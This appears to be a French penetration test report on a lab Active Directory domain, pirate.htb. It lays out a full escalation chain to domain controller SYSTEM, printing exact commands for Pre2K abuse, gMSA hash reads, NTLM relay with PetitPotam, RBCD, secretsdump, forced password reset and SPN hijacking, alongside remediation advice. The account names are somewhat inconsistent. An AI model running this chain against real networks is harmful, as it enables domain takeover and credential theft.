



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Pirate

RÉFÉRENCE

SKS-2026-R003

VERSION

1.0

DATE

27 mai 2026

TYPE D'AUDIT

Boîte grise (credentials de domaine fournis)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	7
6. Sommaire des Vulnérabilités	8
7. Introduction	9
8. Vulnérabilités Identifiées	10
9. Timeline des Actions Offensives	18
10. Indicateurs de Compromission & Artefacts	19
11. Plan de Remédiation	20
12. Conclusion	21

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	contact@sk-security.fr	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
a.white	a.white@pirate.htb	+33xxxxxxxxx	RSSI

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Le domaine Active Directory pirate.htb a été compromis dans sa totalité depuis un compte de domaine standard via une chaîne d'attaque en cinq phases. L'exploitation de comptes machine pré-crées (Pre-Windows 2000 Compatible Access) a permis d'obtenir un TGT pour MS01\$ sans interaction utilisateur, ouvrant la lecture des hash NTLM de deux comptes gMSA. Depuis le contexte gMSA_ADFS_prod\$, un pivot réseau Ligolo-ng vers le segment interne 192.168.100.0/24 a rendu WEB01 accessible, permettant un NTLM relay vers LDAP et la configuration d'une délégation RBCD sur WEB01\$. L'extraction secretsdump via S4U2Proxy a fourni le mot de passe en clair du compte a.white (LSA DefaultPassword), depuis lequel un droit ForceChangePassword sur a.white_adm a été exploité. a.white_adm disposant d'une Constrained Delegation avec Protocol Transition vers HTTP/WEB01.pirate.htb et d'un droit WriteSPN sur DC01\$, le SPN a été déplacé sur le contrôleur de domaine, permettant de forger un ticket Administrator pour cifs/DC01.pirate.htb via getST -altservice. L'exécution psexec en tant que SYSTEM sur DC01 conclut la chaîne — l'intégralité des secrets du domaine pirate.htb doit être considérée comme compromise.

Scope & Méthodologie

Périmètre

Cible	Type	IP/URL
DC01.pirate.htb	Contrôleur de domaine Windows Server	10.129.244.95
WEB01.pirate.htb	Serveur membre interne	192.168.100.2
Port 445	SMB	10.129.244.95:445
Port 389	LDAP	10.129.244.95:389
Port 5985	WinRM	10.129.244.95:5985
Port 88	Kerberos	10.129.244.95:88

Périmètre négatif

Les tests ont été limités aux systèmes et services listés dans le périmètre ci-dessus. Aucun test n'a été conduit sur les postes de travail utilisateurs, les infrastructures réseau périphériques (firewall, switches, VPN), les applications tierces non exposées par les systèmes cibles, ni sur les éventuelles autres forêts ou domaines Active Directory non listés. Les tests d'ingénierie sociale et de phishing sont hors périmètre. L'audit ADACS (certipy) a été tenté mais s'est révélé hors portée en raison de LDAPServerIntegrity=1 et de l'inaccessibilité du RRP. L'analyse exhaustive des GPO et des politiques de mots de passe n'a pas fait l'objet d'un audit complet.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte grise (credentials de domaine fournis)
Période	08 avril 2026
Accès fournis	Compte de domaine pentest / [REDACTED] — accès LDAP, SMB et WinRM fournis initialement

Méthodologie

Reconnaissance et énumération : connexion initiale avec le compte pentest, énumération SMB et LDAP des objets utilisateurs, comptes machine, groupes et comptes de service. Audit de la politique de mots de passe (LockoutBadCount = 0, spray sans risque). Collecte BloodHound pour cartographier les chemins d'attaque Active Directory.

Exploitation Pre-Windows 2000 Compatible Access — TGT MS01\$: détection via netexec (module pre2k) de comptes machine pré-crés sans jonction réelle. Le mot de passe par défaut de MS01\$ (sAMAccountName en minuscules sans le \$) a permis d'obtenir un TGT Kerberos valide sans interaction utilisateur.

****Lecture des hash gMSA via MS01**** : *MS01* est membre du groupe "Domain Secure Servers", qui détient le droit de lecture de l'attribut msDS-ManagedPassword. Utilisation du TGT MS01\$ pour extraire les hash NTLM de gMSA_ADACS_prod\$ et gMSA_ADFS_prod\$ via netexec --gmsa.

Pivot réseau interne — Ligolo-ng : DC01 est dual-homed sur le segment 192.168.100.0/24. Déploiement d'un agent Ligolo-ng depuis le shell WinRM obtenu avec gMSA_ADACS_prod\$ pour tunneliser le trafic vers WEB01 (192.168.100.2), inaccessible directement depuis Kali. Second agent Ligolo déployé sur WEB01 pour permettre la coercition NTLM en retour vers Kali.

NTLM relay vers LDAP — RBCD sur WEB01\$: SMB signing actif sur WEB01 et DC01 bloque le relay SMB→SMB. Relay SMB→LDAP via impacket-ntlmrelayx avec --delegate-access, déclenché par coercition PetitPotam depuis le contexte gMSA_ADFS_prod\$. Création automatique du compte machine XNBWLQAD\$ avec droit d'impersonation sur WEB01\$ via msDS-AllowedToActOnBehalfOfOtherIdentity.

RBCD S4U2Proxy — secretsdump WEB01 : génération d'un ticket Administrator pour cifs/WEB01 via getST S4U2Proxy depuis XNBWLQAD\$. Extraction secretsdump révélant le hash NTLM Administrator de WEB01 (SAM) et le mot de passe en clair de a.white via LSA DefaultPassword (autologon configuré).

Escalade vers Domain Admin — ForceChangePassword + WriteSPN + KCD : a.white dispose d'un droit ForceChangePassword sur a.white_adm, exploité via rpcclient setuserinfo2 level 23. a.white_adm présente une Constrained


Delegation avec Protocol Transition vers HTTP/WEB01.pirate.htb et un droit WriteSPN sur DC01\$. Le SPN HTTP/WEB01.pirate.htb a été supprimé de WEB01\$ et ajouté sur DC01\$ via ldap3. getST avec -altservice cifs/DC01.pirate.htb a produit un ticket Administrator valide pour psexec sur DC01.

Outils utilisés

Outil	Usage
nmap	Scan de ports et détection de services
netexec (smb, ldap, winrm)	Énumération AD, spray, modules pre2k, gmsa, daclread, maq, coerce_plus, ldap-checker
ldapsearch	Énumération LDAP manuelle des objets AD
evil-winrm	Shell interactif WinRM
ligolo-ng (proxy + agent)	Pivot réseau vers le segment interne 192.168.100.0/24
impacket-ntlmrelayx	NTLM relay SMB→LDAP avec --delegate-access pour RBCD
PetitPotam	Coercition NTLM de WEB01\$ vers le listener relay
impacket-getST	Génération de tickets S4U2Proxy et altservice
impacket-secretsdump	Dump SAM et LSA Secrets depuis WEB01 via ticket Kerberos
rpcclient	ForceChangePassword via setuserinfo2 level 23
ldap3 (Python)	Modification des SPNs sur WEB01 <i>et</i> DC01
impacket-psexec	Exécution distante en tant que SYSTEM sur DC01
bloodhound-python	Collecte BloodHound — cartographie des chemins d'attaque

Sommaire des Vulnérabilités

Au cours de cet audit, **1 critique(s)** , **3 élevée(s)** , **2 moyenne(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-007	Comptes machine pré-crées Pre-Windows 2000 — authentification Kerberos sans jonction réelle	CRITICAL	9.6	DC01.pirate.htb — Active Directory pirate.htb — comptes MS01\$, EXCH01\$
SKS-2026-008	Lecture des hash gMSA non restreinte via appartenance au groupe Domain Secure Servers	HIGH	8.2	DC01.pirate.htb — Active Directory pirate.htb — gMSA_ADACS_prod\$, gMSA_ADFS_prod\$
SKS-2026-012	WriteSPN sur DC01\$ + Constrained Delegation Protocol Transition — SPN Hijacking vers SYSTEM sur DC01	HIGH	8.0	DC01.pirate.htb — Active Directory pirate.htb — compte a.white_adm
SKS-2026-009	NTLM relay SMB→LDAP possible via coercion PetitPotam — RBCD sur WEB01\$	HIGH	7.7	WEB01.pirate.htb — DC01.pirate.htb — Active Directory pirate.htb
SKS-2026-011	ForceChangePassword non restreint sur compte à privilèges — réinitialisation de mot de passe a.white_adm depuis a.white	MEDIUM	6.8	DC01.pirate.htb — Active Directory pirate.htb — compte a.white_adm
SKS-2026-010	LSA DefaultPassword stocké en clair sur WEB01 — autologon mal configuré	MEDIUM	5.9	WEB01.pirate.htb — compte a.white

Introduction

SK Security a conduit un audit de sécurité en boîte grise sur le domaine pirate.htb, à partir d'un compte de domaine standard (pentest) fourni en accès initial. L'objectif était d'évaluer la résistance de l'infrastructure aux attaques d'élévation de privilèges Active Directory, avec un focus sur les comptes machine pré-crées, les comptes gMSA, les mécanismes de délégation Kerberos et les ACL non standard. La mission a été conduite depuis la reconnaissance jusqu'à la compromission complète du contrôleur de domaine DC01.pirate.htb.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 5 findings combinés — la compromission totale du domaine est accessible depuis un compte standard sans aucune vulnérabilité logicielle à exploiter, uniquement via des misconfigurations d'attributs AD et de délégation Kerberos enchaînées.

CWE CWE-1391 (Use of Weak Credentials) ACTIF DC01.pirate.htb — Active Directory pirate.htb — comptes MS01\$, EXCH01\$

VECTEUR CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N

Description

Le groupe "Pre-Windows 2000 Compatible Access" permet la création de comptes machine dans l'annuaire sans jonction réelle au domaine. Ces comptes reçoivent par défaut un mot de passe égal au sAMAccountName en minuscules sans le caractère \$. L'énumération via netexec (module pre2k) révèle deux comptes dans cet état : MS01\$ (mot de passe ms01) et EXCH01\$. Le mécanisme de pré-crédation est documenté pour les environnements Windows NT4 et n'a aucune justification dans une infrastructure moderne. Ces comptes obtiennent un TGT Kerberos valide au même titre qu'un compte machine joint, avec les droits AD associés à leur appartenance aux groupes du domaine. MS01\$ est membre du groupe "Domain Secure Servers", ce qui confère à ce compte le droit de lire l'attribut msDS-ManagedPassword des comptes gMSA associés.

Chaîne d'exploitation

Détection des comptes pré-crés depuis le compte pentest :

```
netexec ldap 10.129.244.95 -u pentest -p '[REDACTED]' -M pre2k
```

Résultat : TGT MS01\$ et EXCH01\$ sauvegardés dans ~/.nxc/modules/pre2k/ccache/. Utilisation immédiate du TGT MS01\$ sans interaction utilisateur supplémentaire.

```
export KRB5CCNAME=/home/yaku/.nxc/modules/pre2k/ccache/ms01.ccache  
netexec ldap 10.129.244.95 -k --use-kcache --gmsa
```

Les hash NTLM des deux comptes gMSA sont retournés immédiatement, ouvrant l'accès WinRM aux serveurs du domaine.

Impact

L'obtention d'un TGT MS01\$ depuis un compte de domaine standard sans connaissance préalable du mot de passe fournit une position authentifiée dans le domaine avec les droits de ce compte machine. La lecture des hash gMSA constitue le second pivot de la chaîne et donne accès à gMSA_ADSC_prod\$ et gMSA_ADFS_prod\$, tous deux utilisables pour des sessions WinRM sur DC01 et WEB01. L'exploitation est déterministe, ne nécessite aucun brute force et se conclut en moins de deux commandes.

Recommandation

Supprimer les comptes machine pré-crés non joints MS01\$ et EXCH01\$ de l'annuaire. Auditer l'ensemble des objets ordinateur dont pwdLastSet est nul ou très ancien et dont userAccountControl contient UF_PASSWD_NOTREQD. Retirer du groupe "Pre-Windows 2000 Compatible Access" tout compte non strictement nécessaire à la compatibilité legacy. Appliquer une politique de mot de passe forte sur les comptes machine et activer les contrôles de pré-authentification Kerberos.

Références

- <https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/manage/understand-pre-windows-2000-compatible-access>
- <https://www.thehacker.recipes/ad/movement/kerberos/pre2k>
- <https://cwe.mitre.org/data/definitions/1391.html>

CWE CWE-522 (Insufficiently Protected Credentials)

ACTIF DC01.pirate.htb — Active Directory pirate.htb — gMSA_ADCS_prod\$, gMSA_ADFS_prod\$

VECTEUR CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:N

Description

Les comptes gMSA gMSA_ADCS_prod\$ et gMSA_ADFS_prod\$ ont pour PrincipalsAllowedToReadPassword le groupe "Domain Secure Servers". MS01\$, compte machine pré-crée sans jonction réelle, est membre de ce groupe. Tout compte obtenant un TGT valide pour MS01\$ — via l'exploitation Pre2K (SKS-2026-007) ou toute autre méthode — hérite de ce droit de lecture et peut extraire les hash NTLM des deux gMSA via l'attribut msDS-ManagedPassword. Les hash gMSA sont renouvelés automatiquement selon une période définie, mais tant que le mécanisme de lecture reste ouvert à des comptes non strictement nécessaires, tout pivot via MS01\$ réexpose ces credentials.

Chaîne d'exploitation

Après obtention du TGT MS01\$ (cf. SKS-2026-007), lecture des hash gMSA :

```
export KRB5CCNAME=/home/yaku/.nxc/modules/pre2k/ccache/ms01.ccache
netexec ldap 10.129.244.95 -k --use-kcache --gmsa
```

Résultat immédiat :

```
gMSA_ADCS_prod$ → NTLM: [REDACTED]
gMSA_ADFS_prod$ → NTLM: [REDACTED]
```

Accès WinRM DC01 depuis le hash gMSA_ADCS_prod\$:

```
evil-winrm -i 10.129.244.95 -u 'gMSA_ADCS_prod$' -H '[REDACTED]'
```

Impact

Les hash NTLM des deux gMSA permettent une authentification directe par Pass-the-Hash sur tout service du domaine acceptant ces comptes. gMSA_ADCS_prod\$ ouvre un shell WinRM sur DC01 (Medium integrity), point d'entrée pour le pivot réseau Ligolo et l'accès au segment interne. gMSA_ADFS_prod\$ donne accès à WEB01, cible du NTLM relay RBCD. La compromission des deux gMSA suffit à déclencher la suite de la chaîne sans aucune autre interaction utilisateur.

Recommandation

Auditer le groupe msDS-GroupMSAMembership (PrincipalsAllowedToReadPassword) de chaque gMSA et restreindre l'accès aux seuls comptes hôtes légitimes qui exécutent réellement ces services. Retirer MS01\$ du groupe "Domain Secure Servers" ou supprimer le compte (cf. SKS-2026-007). Forcer une rotation immédiate des hash gMSA compromis via New-ADServiceAccount -Identity gMSA_ADCS_prod\$ -RotateKey. Activer l'audit de lecture de l'attribut msDS-ManagedPassword (Event ID 4662).

Références

- <https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>
- <https://www.thehacker.recipes/ad/movement/dacl/readgmsapassword>
- <https://cwe.mitre.org/data/definitions/522.html>

CWE CWE-269 (Improper Privilege Management)

ACTIF DC01.pirate.htb — Active Directory pirate.htb — compte a.white_adm

VECTEUR CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H

Description

Le compte a.white_adm présente deux propriétés combinables : une Constrained Delegation avec Protocol Transition (TRUSTED_TO_AUTH_FOR_DELEGATION) vers le SPN HTTP/WEB01.pirate.htb, et un droit d'écriture sur l'attribut servicePrincipalName de l'objet DC01\$ (WriteSPN). La Constrained Delegation avec Protocol Transition permet à a.white_adm d'obtenir un ticket de service pour n'importe quel compte via S4U2Self, puis de l'élever en S4U2Proxy vers le SPN délégué, sans connaître le mot de passe de la cible. Le droit WriteSPN permet de déplacer le SPN HTTP/WEB01.pirate.htb de l'objet WEB01\$ vers l'objet DC01\$. Un SPN étant unique dans un domaine, son déplacement vers DC01\$ fait que le ticket S4U2Proxy, chiffré avec la clé long-terme du porteur du SPN, sera désormais chiffré avec la clé de DC01\$. Combiné à l'option -altservice de getST qui réécrit le nom du service dans le ticket sans en invalider le chiffrement, il devient possible d'obtenir un ticket Administrator valide pour cifs/DC01.pirate.htb.

Chaîne d'exploitation

Suppression du SPN HTTP/WEB01.pirate.htb de WEB01\$ pour permettre son déplacement (SPN unique dans le domaine) :

```
import ldap3
conn = ldap3.Connection('ldap://10.129.244.95',
    user='pirate.htb\\a.white_adm', password='[REDACTED]',
    authentication=ldap3.NTLM)
conn.bind()
conn.modify('CN=WEB01,CN=Computers,DC=pirate,DC=htb',
    {'servicePrincipalName': [(ldap3.MODIFY_DELETE, ['HTTP/WEB01.pirate.htb'])]})
```

Ajout du SPN sur DC01\$:

```
conn.modify('CN=DC01,OU=Domain Controllers,DC=pirate,DC=htb',
    {'servicePrincipalName': [(ldap3.MODIFY_ADD, ['HTTP/WEB01.pirate.htb'])]})
```

Synchronisation de l'horloge puis génération du ticket S4U2Proxy avec altservice :

```
sudo ntpdate 10.129.244.95

impacket-getST \
  -spn 'HTTP/WEB01.pirate.htb' \
  -impersonate Administrator \
  -altservice 'cifs/DC01.pirate.htb' \
  -dc-ip 10.129.244.95 \
  'pirate.htb/a.white_adm': '[REDACTED]'
```

Exécution distante sur DC01 :

```
export KRB5CCNAME=/home/yaku/'Administrator@cifs_DC01.pirate.htb@PIRATE.HTB.ccache'
impacket-psexec -k -no-pass DC01.pirate.htb
```

Impact

L'exécution de code en tant que NT AUTHORITY\SYSTEM sur DC01 fournit un accès complet au contrôleur de domaine. L'ensemble des secrets du domaine pirate.htb — hash NTLM de tous les comptes, clés AES Kerberos, tickets en cours de validité — est accessible via un dump ntds.dit. La persistance est immédiate via Golden Ticket si le compte krbtgt n'est pas soumis à une double rotation.

Recommandation

Révoquer le droit WriteSPN de a.white_adm sur l'objet DC01\$ dans l'annuaire. Auditer msDS-AllowedToDelegateTo sur l'ensemble des comptes non-Tier0 et supprimer les délégations vers des SPNs critiques. Restreindre

TRUSTED_TO_AUTH_FOR_DELEGATION (Protocol Transition) aux seuls comptes de service Tier0 strictement nécessaires. Restaurer le SPN HTTP/WEB01.pirate.htb sur WEB01\$ et le supprimer de DC01\$. Appliquer le modèle de délégation Tier 0/1/2 : aucun compte Tier 1 ne doit disposer de droits d'écriture sur des objets Tier 0 ni de délégation vers des services Tier 0.

Références

- <https://www.thehacker.recipes/ad/movement/kerberos/delegations/constrained>
- <https://blog.harmj0y.net/activedirectory/s4u2pwnage/>
- <https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview>
- <https://cwe.mitre.org/data/definitions/269.html>

CWE CWE-294 (Authentication Bypass by Capture-replay)

ACTIF WEB01.pirate.htb — DC01.pirate.htb — Active Directory pirate.htb

VECTEUR CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:N

Description

WEB01.pirate.htb expose le protocole MS-EFSRPC (PetitPotam) sans restriction, permettant à tout compte authentifié de forcer WEB01\$ à s'authentifier auprès d'un listener arbitraire. LDAP signing n'est pas enforced sur DC01 (LDAPServerIntegrity < 2), autorisant le relay d'une authentification NTLM capturée vers LDAP sans que le DC ne rejette le relay. Ces deux conditions combinées permettent l'exécution de ntlmrelayx avec --delegate-access : l'outil crée automatiquement un compte machine (XNBWLQAD\$) et configure msDS-AllowedToActOnBehalfOfOtherIdentity sur WEB01\$ pour autoriser ce compte à impersonner n'importe quel utilisateur du domaine via S4U2Proxy. Le relay nécessite un second tunnel Ligolo depuis WEB01 pour que la coercion atteigne le listener Kali sur le segment interne.

Chaîne d'exploitation

Démarrage du listener ntlmrelayx vers LDAP DC01 (Terminal 1) :

```
sudo impacket-ntlmrelayx \  
-t ldaps://DC01.pirate.htb \  
--delegate-access \  
-smb2support \  
--remove-mic
```

Coercition de WEB01\$ via PetitPotam depuis le contexte gMSA_ADFS_prod\$ (Terminal 2) :

```
python3 ~/Tools/PetitPotam/PetitPotam.py \  
-u 'gMSA_ADFS_prod$' \  
-hashes ':[REDACTED]' \  
10.10.14.172 192.168.100.2
```

Résultat : compte XNBWLQAD\$ créé — RBCD configuré sur WEB01\$. Génération du ticket S4U2Proxy :

```
impacket-getST \  
-spn cifs/WEB01.pirate.htb \  
-impersonate Administrator \  
-dc-ip 10.129.244.95 \  
'pirate.htb/XNBWLQAD$': '[REDACTED]'
```

Impact

Le ticket Administrator pour cifs/WEB01 permet un secretsdump complet de WEB01 : hash NTLM Administrator local et LSA DefaultPassword en clair. Ces deux éléments constituent les pivots suivants vers a.white et la chaîne d'escalade vers a.white_admin. La technique est reproductible par tout attaquant disposant d'un accès authentifié au domaine et d'un shell sur une machine du segment interne.

Recommandation

Activer LDAP signing (LDAPServerIntegrity=2) et LDAP channel binding (LdapEnforceChannelBinding=1) sur DC01 via GPO. Désactiver le service MS-EFSRPC sur WEB01 si non nécessaire — ou restreindre l'accès aux seuls comptes légitimes via pare-feu hôte. Restreindre la Machine Account Quota (ms-DS-MachineAccountQuota) à 0 pour tous les utilisateurs standards afin d'empêcher la création de comptes machine par des non-administrateurs. Supprimer le compte XNBWLQAD\$ et l'entrée RBCD sur WEB01\$.

Références

- <https://learn.microsoft.com/en-us/windows-server/security/ldap/ldap-session-security-settings>
- <https://www.thehacker.recipes/ad/movement/ntlm/relay>
- <https://github.com/topotam/PetitPotam>
- <https://cwe.mitre.org/data/definitions/294.html>

CWE CWE-269 (Improper Privilege Management)

ACTIF DC01.pirate.htb — Active Directory pirate.htb — compte a.white_adm

VECTEUR CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:N

Description

L'objet utilisateur a.white_adm présente une ACL accordant au compte a.white le droit User-Force-Change-Password (GUID 00299570-246d-11d0-a768-00aa006e0529). Ce droit permet de réinitialiser le mot de passe d'un compte sans connaître le mot de passe actuel, via l'appel SamrSetUserInfo2 level 23 de MS-SAMR. L'énumération des ACL via netexec (module daclread) confirme ce droit, également visible dans le graphe BloodHound. Un attaquant contrôlant a.white peut réinitialiser le mot de passe de a.white_adm en une seule commande rpcclient, sans interaction utilisateur ni condition réseau particulière au-delà de l'accès SMB au DC.

Chaîne d'exploitation

Vérification du droit depuis le compte a.white :

```
netexec ldap 10.129.244.95 -u 'a.white' -p '[REDACTED]' \  
-M daclread -o TARGET=a.white_adm ACE_TYPE=ALLOW TARGET_SID=a.white
```

Réinitialisation du mot de passe a.white_adm :

```
rpcclient -U 'a.white%[REDACTED]' 10.129.244.95 \  
-c "setuserinfo2 a.white_adm 23 '[REDACTED]'"
```

Le compte a.white_adm est immédiatement accessible avec le nouveau mot de passe, sans invalidation des sessions existantes.

Impact

La prise de contrôle de a.white_adm fournit un accès à un compte administrateur délégué avec une Constrained Delegation et un droit WriteSPN sur DC01\$. C'est depuis cette position que le SPN Hijacking (SKS-2026-012) devient possible, faisant de ce finding le pivot central de la chaîne vers la compromission totale du domaine. La réinitialisation du mot de passe sans connaissance de l'ancien ne laisse aucune trace dans les journaux d'authentification standards.

Recommandation

Révoquer le droit User-Force-Change-Password accordé à a.white sur l'objet a.white_adm. Auditer l'ensemble des ACL de réinitialisation de mot de passe sur les comptes à privilèges via BloodHound (requête ForceChangePassword). Appliquer le modèle de délégation Tier 0/1/2 : aucun compte Tier 2 ne doit disposer de droits d'écriture sur un compte Tier 1 ou Tier 0. Activer l'audit des changements de mot de passe (Event ID 4723, 4724) avec alerte sur les réinitialisations de comptes membres de groupes à privilèges.

Références

- <https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#forcechangepassword>
- <https://learn.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4724>
- <https://cwe.mitre.org/data/definitions/269.html>

CWE CWE-256 (Plaintext Storage of a Password) ACTIF WEB01.pirate.htb — compte a.white

VECTEUR CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:N

Description

La configuration d'autologon Windows stocke le mot de passe de session dans la clé de registre HKLM\SECURITY\Policy\Secrets\DefaultPassword, accessible via les LSA Secrets. Cette valeur est extraite en clair par impacket-secretsdump lors d'un dump des LSA Secrets depuis un ticket Kerberos Administrator. Sur WEB01, le compte de domaine PIRATE\ a.white est configuré en autologon, exposant son mot de passe en clair dans ce champ. L'autologon est fonctionnel uniquement sur la machine où il est configuré, mais le credential exposé est un credential de domaine réutilisable sur n'importe quel service AD.

Chaîne d'exploitation

Depuis le ticket S4U2Proxy Administrator@cifs/WEB01 (cf. SKS-2026-009), dump des LSA Secrets :

```
export KRB5CCNAME=/home/yaku/'Administrator@cifs_WEB01.pirate.htb@PIRATE.HTB.ccache'  
impacket-secretsdump -k -no-pass WEB01.pirate.htb
```

Extrait du résultat :

```
[LSA Secrets - DefaultPassword]  
PIRATE\ a.white: [REDACTED]
```

Le mot de passe est exploité immédiatement pour l'étape ForceChangePassword (SKS-2026-011).

Impact

Le mot de passe en clair de a.white donne accès à ce compte de domaine depuis n'importe quelle machine du réseau. a.white dispose d'un droit ForceChangePassword sur a.white_adm, faisant de cette exposition le pivot direct vers la prise de contrôle du compte administrateur délégué et, par chaîne, vers la compromission totale du domaine.

Recommandation

Désactiver immédiatement l'autologon sur WEB01 via la GPO "Interactive logon: Do not require CTRL+ALT+DEL" et en supprimant les valeurs DefaultUserName, DefaultPassword et AutoAdminLogon sous HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon. Réinitialiser le mot de passe de a.white. Auditer l'ensemble des machines du domaine pour détecter d'autres configurations d'autologon via un scan des LSA Secrets ou une GPO de contrôle de registre.

Références

- <https://learn.microsoft.com/en-us/troubleshoot/windows-server/user-profiles-and-logon/turn-on-automatic-logon>
- <https://www.thehacker.recipes/ad/movement/credentials/dumping/lsa-secrets>
- <https://cwe.mitre.org/data/definitions/256.html>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Énumération SMB et LDAP avec le compte pentest — politique de mots de passe, comptes, groupes	10.129.244.95:389/445
2	Détection Pre2K via netexec -M pre2k — TGT MS01\$ obtenu (mdp : ms01)	10.129.244.95:88
3	Lecture gMSA via TGT MS01\$ — hash NTLM gMSA_ADCS_prod\$ et gMSA_ADFS_prod\$	10.129.244.95:389
4	Shell WinRM DC01 avec gMSA_ADCS_prod\$ — détection dual-homed 192.168.100.0/24	10.129.244.95:5985
5	Déploiement agent Ligolo-ng sur DC01 — pivot vers WEB01 (192.168.100.2)	192.168.100.2
6	Shell WinRM WEB01 avec gMSA_ADFS_prod\$ — déploiement second agent Ligolo sur WEB01	192.168.100.2:5985
7	NTLM relay ntlmrelayx (SMB→LDAP) + coercition PetitPotam sur WEB01\$ — RBCD configuré, compte XNBWLQAD\$ créé	10.129.244.95:389
8	getST S4U2Proxy XNBWLQAD\$ → ticket Administrator@cifs/WEB01	10.129.244.95:88
9	secretsdump WEB01 — hash NTLM Administrator WEB01 + LSA DefaultPassword a.white en clair	192.168.100.2
10	Accès WEB01 admin local (PtH) — lecture user.txt a.white	192.168.100.2
11	ForceChangePassword a.white_adm via rpcclient setuserinfo2 — accès a.white_adm	10.129.244.95
12	SPN Hijacking — suppression HTTP/WEB01.pirate.htb de WEB01\$, ajout sur DC01\$ via ldap3	10.129.244.95:389
13	getST -altservice cifs/DC01.pirate.htb depuis a.white_adm — ticket Administrator valide sur DC01	10.129.244.95:88
14	psexec DC01 — SYSTEM — extraction complète des secrets du domaine pirate.htb	10.129.244.95

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Compte AD	XNBWLQAD\$ (compte machine créé par ntlmrelayx)	Supprimer l'objet ordinateur du domaine
Attribut AD	msDS-AllowedToActOnBehalfOfOtherIdentity modifié sur WEB01\$ (RBCD vers XNBWLQAD\$)	Supprimer l'entrée XNBWLQAD\$ de l'attribut — vérifier l'absence d'autres entrées non légitimes
